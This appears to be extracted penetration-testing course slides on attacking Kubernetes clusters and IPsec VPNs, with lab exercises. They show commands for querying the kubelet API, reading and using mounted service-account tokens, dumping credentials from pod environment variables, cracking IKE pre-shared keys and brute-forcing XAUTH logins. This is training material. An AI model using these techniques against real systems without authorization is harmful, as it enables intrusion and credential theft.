<https://www.notsosecure.com/vulnerable-docker-vm/>



<https://t.me/learningnets>



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Container Technologies

Kubernetes




<https://t.me/learningnets>

Kubernetes

- Kubernetes is a portable, extensible, open-source platform for **managing containerized workloads and services**, that facilitates both declarative configuration and automation.
- Kubernetes is an open-source project written in the Go language.
- Kubernetes was started by Google as Borg (2004) and donated it to the Cloud Native Computing Foundation (CNCF) in 2015.
- Generally, Kubernetes has new releases every three months



Kubernetes



Open-Source System
for automating deployment,
scaling, and management of
containerized applications

Kubernetes: Basics

- Pod - A group of containers, co-located on same host
- Labels - Labels for identifying pods
- Kubelet - Container agent
- Proxy - A load balancer for pods
- etcd - Metadata service (key-value store)
- Replication Controller – Manage replication of pods



Master Node

- kube-apiserver: The Kubernetes API server validates and configures data for the api objects like pods, services etc. and acts as a frontend to the cluster's shared state through which all other components interact.
- etcd: Consistent and highly-available key value store used as Kubernetes' backing store for all cluster data.
- kube-scheduler: Assigns node for the newly created pods.
- kube-controller-manager: Controls the state of the cluster. logically controllers are separate processes but are compiled in single binary.
- cloud-controller-manager: The cloud controller manager lets you link your cluster into your cloud provider's API.



Worker Node Components

- kubelet: kubelet is an agent that runs on each node in the cluster. It makes sure that containers are running in a Pod.
- kube-proxy: kube-proxy is a network proxy that runs on each node in your cluster. kube-proxy maintains network rules on nodes. These network rules allow network communication to your Pods from network sessions inside or outside of your cluster.
- container runtime: The container runtime is the software that is responsible for running containers on each node.



Kubernetes: Security Overview

- Didn't have any security by default for versions 1.5 and below
- Kubernetes came up with RBAC & ABAC models version ≥ 1.5
- By default, if not mentioned, all things run as root in container
- Access to etcd is open by default
- Lots of security misconfigurations



Kubernetes: Ports



Port/Protocol	Description
6443 TCP	Kubernetes API server (master only)
2379 - 2380 TCP	etcd server client API (master only)
10250 TCP	Kubelet API
10251 TCP	kube-scheduler (master only)
10252	kube-controller-manager (master only)
10255	Read-Only Kubelet API
30000 - 32767	NodePort services (client only)

Introduction to kubectl

- The kubectl command line tool lets you control Kubernetes clusters.
- For configuration, kubectl looks for a file named config in the \$HOME/.kube directory.
- You can specify other kubeconfig files by setting the KUBECONFIG environment variable or by setting the --kubeconfig flag.
- Kubectl examples

```
kubectl run <pod-name> --image=<image-name>
```

```
kubectl get pod
```

```
kubectl describe pod <pod-name>
```

```
kubectl apply -f <deployment-file.yaml>
```



Kubernetes: Tricks



- To create your own kube node

```
kubectl create -f test.yml
```

- Execute code or run shell from a specific container

```
kubectl exec <pod_name> -c <container_name> -i  
-t -- <shell>
```

- Copies from to and from nodes

```
kubectl cp <some-namespace>/<some-pod>:/tmp/foo  
/tmp/bar
```

Kubernetes: Enumeration

- List Kubernetes details

```
kubectl cluster-info
```

- List all the resources

```
kubectl get all || (Pods, namespaces, services)
```

- Prints all information about the individual pod|service|deployment

```
kubectl describe pod|service|deployment <name>
```

- Runs an nginx as deployment

```
kubectl run nginx --image=nginx
```

- Creates a Kubernetes resource based on the file configuration

```
kubectl create -f ./input_file.yaml
```

- Practice environment available at:

<https://kubernetes.io/docs/tutorials/kubernetes-basics/create-cluster/cluster-interactive/>



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Attacking Kubernetes



- Kubernetes Exposer
 - External
 - Master node, Nodes, Apps
 - Internal
 - Service accounts, Pod network, Service network, Volumes, Configs & Secrets, env variables
 - Cloud Environment
 - Meta data APIs, Iam privileges, Container Registries, Storage, etc

Kubernetes: Attack Service



- Identify current user in pod. root == system compromised chances
- Identify the various services exposed on the network / localhost
 - 10250 : API (kubelet exploit)
 - API Read/write access == full pwnage

- Identify list of running pods using API

```
curl -sk https://192.168.99.101:10250/runningpods/ | python -mjson.tool
```

- Identify if token is accessible

```
/var/run/secrets/kubernetes.io/serviceaccount/token
```

- Token / API gives direct access to interact with Base Machine

Attacking Externally Exposed Infrastructure



- Exposed Applications
 - Applications vulnerable to Remote Code Execution
 - Management and Monitoring Applications
 - cAdvisor-Matrices, dashboard
- `curl <cluster-ip>:10249/metrics`

```
# curl 192.168.100.6:10249/metrics | more
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 27151    0 27151    0     0  5302k      0 --:--:-- --:--:-- --:--:-- 6628k
# HELP apiserver_audit_event_total [ALPHA] Counter of audit events generated and sent to the audit backend.
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_audit_requests_rejected_total [ALPHA] Counter of apiserver requests rejected due to an error in audit logging backend.
# TYPE apiserver_audit_requests_rejected_total counter
apiserver_audit_requests_rejected_total 0
```

Attacking Internal Infrastructure



- Pods
 - Service account privilege enumeration
 - Kernel exploits
 - Container security Configuration
 - Sensitive data exposure
- Network
 - Ports exposed on Pod Network
 - Ports exposed on Service Network
- Other targets
 - Configs, Secrets, Volumes, Environment Variables and Vulnerable version of Kubernetes components.

Attacking Pods



- Enumerating privileges available to service account mounted in the pod

```
# kubectl exec -it compromised-pod -- bash
root@compromised-pod:/#
root@compromised-pod:/# ./kubectl --token=$(cat /run/secrets/kubernetes.io/serviceaccount/token) --server=https://10.96.0.1:443 --certificate-authority=/run/secrets/kubernetes.io/serviceaccount/ca.crt auth can-i --list
```

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
pods/exec	[]	[]	[get create list]
pods	[]	[]	[get create list]
	[/.well-known/openid-configuration]	[]	[get]
	[/api/*]	[]	[get]
	[/api]	[]	[get]
	[/apis/*]	[]	[get]
	[/apis]	[]	[get]
	[/healthz]	[]	[get]
	[/healthz]	[]	[get]
	[/livez]	[]	[get]
	[/livez]	[]	[get]
	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/openid/v1/jwks]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]

Privileges associated to the token mounted in the compromised pod

Sensitive data exposure



```
vagrant@kubemaster:~$ kubectl exec -it pod-with-cred -- bash
root@pod-with-cred:/# env
KUBERNETES_SERVICE_PORT_HTTPS=443
KUBERNETES_SERVICE_PORT=443
HOSTNAME=pod-with-cred
PWD=/
PKG_RELEASE=1~buster
HOME=/root
USERNAME=Secret-in-pod
KUBERNETES_PORT_443_TCP=tcp://10.96.0.1:443
PASSWORD=SuperSecretPassword
NJS_VERSION=0.5.3
TERM=xterm
SHLV=1
KUBERNETES_PORT_443_TCP_PROTO=tcp
KUBERNETES_PORT_443_TCP_ADDR=10.96.0.1
KUBERNETES_SERVICE_HOST=10.96.0.1
KUBERNETES_PORT=tcp://10.96.0.1:443
KUBERNETES_PORT_443_TCP_PORT=443
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
NGINX_VERSION=1.21.0
_=/usr/bin/env
```

Command to list environment variables

Credentials exposed in environment variables

Kubernetes: Tricks



- CVE-2018-1002105: Kubelet API privilege escalation
 - unauthenticated attack for exposed api
 - Authenticated attack will perform privilege escalation
- CVE-2019-11246: Path traversal in kubectl binary (cp command)
 - similar older bugs: CVE-2019-1002101, CVE-2018-1002100

References:

<https://www.twistlock.com/labs-blog/demystifying-kubernetes-cve-2018-1002105-dead-simple-exploit/>

https://github.com/evict/poc_CVE-2018-1002105#unauthenticated-poc

<https://blog.appsecco.com/analysing-and-exploiting-kubernetes-apiserver-vulnerability-cve-2018-1002105-3150d97b24bb>

<https://blog.aquasec.com/kubernetes-security-kubectl-cve-2019-11246>

Kubernetes CTF

- Identify a vulnerability in the application and enumerate the pod.
- Extract the service account token from the pod
- Identify the privileges associated with the service account token and extract FLAG

CTF URL: **<http://34.136.68.88>**



Network status: After a Barrage of Linux & Container Exploits

SHARED Subnet (192.168.3.0/24)



192.168.3.208
DVCS / CI-CD



192.168.3.100
Oracle DB



192.168.3.210



192.168.3.215
Host: DC01



fe80::250:56ff:fe9f:a84
SNMPv3



192.168.3.211



192.168.3.180
SSL & Bash



192.168.3.150
WebSphere

DEDICATED Subnet (192.168.X.0/24)



192.168.X.17
Host: WKSX



192.168.X.18
Multi Forest



192.168.X.209
Ubuntu



192.168.X.206

PRIVATE Subnet (10.0.2.0/24)



10.0.2.220
Host: certsrv




VPN Hacking

- ☒ VPN Types
- ☒ VPN Hacking




VPN Hacking



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Virtual Private Network



VPN: Types



- PPTP
 - Easy to configure, fast and the weakest in regards to security
 - MSCHAPv1 is broken since 15+ years ago
 - Unencapsulated MS-CHAPv2 authentication
 - What else? MS says use L2TP with IPsec or SSTP
- L2TP/IPsec
 - L2TP can be run over non-IP networks (frame relay, ATM, etc)
 - L2TP encapsulates the data and...
 - ...the IPSEC connection is used to transport this data
- 'Others'
 - Secure Socket Tunneling Protocol (SSTP), OpenVPN


VPN: Services

General Ports/Protocols:

- PPTP - 1723/TCP
- L2TP - 1701/UDP
- IPSec
 - 500/UDP (IKE)/ 500/TCP (IKE over TCP sometimes)
 - IP protocol 50 (Encapsulating Security Payload - ESP) and 51 (Authentication Header - AH)
 - 4500/UDP (Nat Traversal)
- SSTP/OpenVPN/SSL VPNs
 - 443/TCP



VPN: IPSec Heirarchy



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VPN: IKE Connection Mode



- IKE Phase 1 occurs in two modes:
 - Main Mode (6 packet exchange)
 - Aggressive Mode (3 packet exchange)
- Authentication and key exchange is a two phase process:
 - Phase 1 - authenticates and establishes a secure channel known as IKE SA
 - Phase 2 - negotiates IPSec mode, sets up secure channel of AH/ESP traffic known as IPSec SA

VPN: Main Mode vs Aggressive Mode




Image source:
<http://rayas-security.blogspot.co.uk>

VPN: Attribute Selection



- The first mutually acceptable attribute is selected for use

```
▶ Type Payload: Transform (3) # 1
▶ Type Payload: Transform (3) # 2
▶ Type Payload: Transform (3) # 3
▼ Type Payload: Transform (3) # 4
  Next payload: Transform (3)
  Payload length: 36
  Transform number: 4
  Transform ID: KEY_IKE (1)
  ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : DES-CBC
  ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : MD5
  ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
  ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Alternate 1024-bit MODP group
  ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
  ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▼ Type Payload: Transform (3) # 5
  Next payload: Transform (3)
  Payload length: 36
  Transform number: 5
  Transform ID: KEY_IKE (1)
  ▶ Transform IKE Attribute Type (t=1,l=2) Encryption-Algorithm : 3DES-CBC
  ▶ Transform IKE Attribute Type (t=2,l=2) Hash-Algorithm : SHA
  ▶ Transform IKE Attribute Type (t=3,l=2) Authentication-Method : PSK
  ▶ Transform IKE Attribute Type (t=4,l=2) Group-Description : Default 768-bit MODP group
  ▶ Transform IKE Attribute Type (t=11,l=2) Life-Type : Seconds
  ▶ Transform IKE Attribute Type (t=12,l=4) Life-Duration : 28800
▶ Type Payload: Transform (3) # 6
```

VPN: What to Use and What Not to Use



- What to use:
 - Symmetric key > 128 bits
 - Diffie-Hellman group 5 with 1536 bit primes or
 - Diffie-Hellman group 14 with 2048 bit primes
- What not to use:
 - DES Algorithm
 - 56 bit symmetric key
 - Diffie-Hellman Group 1 with 768 bit primes

VPN: IKE-Scan



- A SA payload contains a single proposal, containing eight transforms.
- $\text{Enc (2)} * \text{Hash (2)} * \text{Auth (1)} * \text{Group (2)} * \text{Lifetime (1)} = 2 \times 2 \times 1 \times 2 \times 1 = 8$ transforms (basically combinations)
- Transform attributes - The 8 transforms represent the following attribute combinations (IKE default proposal):
 - Enc: DES or Triple DES
 - Hash: MD5 or SHA1
 - Auth: Pre-Shared Key
 - Group: 1(modp768) or 2 (modp1024)
 - SA Lifetime: 28800 seconds

VPN: IKE-Scan

- Enumeration - Fingerprinting, Vendor information (VID), id/group names etc.
- Be aware - the PSK may not be enough on it's own!
- Authentication mechanisms (relevant to this example):
 - PSK
 - XAUTH - provides an additional level of authentication by requesting extended authentication from users, thus forcing remote users to respond with their credentials before being allowed access to the VPN (<http://www.ciscopress.com>)



VPN: IKE-Scan

- Useful switches:

--sport=<p>	can be used to set UDP source port to <p>, default=500
--trans=<t>	use custom transform <t> instead of the default set
--id=<id>	is the identification value. This option is only applicable to Aggressive Mode
--auth=<n>	set the auth method to <n>, default=1 (PSK), XAUTH uses 65001 to 65010
-P<location>	This option outputs the aggressive mode PSK parameters for offline cracking

A very handy reference: http://www.royhills.co.uk/wiki/index.php/Ike-scan_Documentation

<https://t.me/learningnets>



VPN: Attack Methodology



- Identify a VPN server
 - nmap and udp-proto-scanner
- Identify valid proposals / Identify handshake mode (main/aggressive)
 - ike-scan
- Identify authentication (PSK/XAUTH etc.) and ID (dependant on server config)
- Capture and crack psk if aggressive mode is identified
 - psk-crack
- Using the identified PSK, id and 'other' credentials login to the VPN
 - Strongswan, Openswan or another VPN client
- Attack the internal network!

VPN: Preparation



- Ensure we have a VPN client to hand (Strongswan)
- Configuration Sample `~/Tools/VPN_Config/`
- Copy the sample config files to `/etc/ipsec.conf` and `/etc/ipsec.secrets` on your attacking host
- Crack the PSK

```
psk-crack -d <dictionary> capture_file
```

```
#psk-crack -d /opt/metasploit/apps/pro/msf3/data/wordlists/unix_passwords.txt key
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Running in dictionary cracking mode
key "██████" matches SHA1 hash ████████████████████████████████████████████
Ending psk-crack: 1 iterations in 0.012 seconds (84.24 iterations/sec)
```

- Amend the file `/etc/ipsec.secrets` to reflect your findings!
- Connect to the VPN (`ipsec up vpn`)

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VPN: What We Need to Know...



- We need to know the following:
 - PSK
 - ID/group name
 - Authentication type
- However, we can't make a connection as we still need XAUTH credentials!
- Within `~/Tools/VPN_Config/` you'll find:
 - `brute-xauth.sh`
 - `ipsec_conf_sample`
 - `ipsec_secrets_sample`
- Play ;-)

Exercise 7.1



Demo 7.1

VPN

- Identify a VPN running on 192.168.3.211
- Identify a misconfiguration with the host
- Obtain the ID/group name
- Crack the PSK
- Use `~/Tools/VPN_Config/brute-xauth.sh` to identify weak XAUTH credentials
- Connect to the internal network

Bonus:

- On the VPN host, obtain access to the julie account
- On the VPN host, obtain access to the root account

Network status: After VPN Exploitation

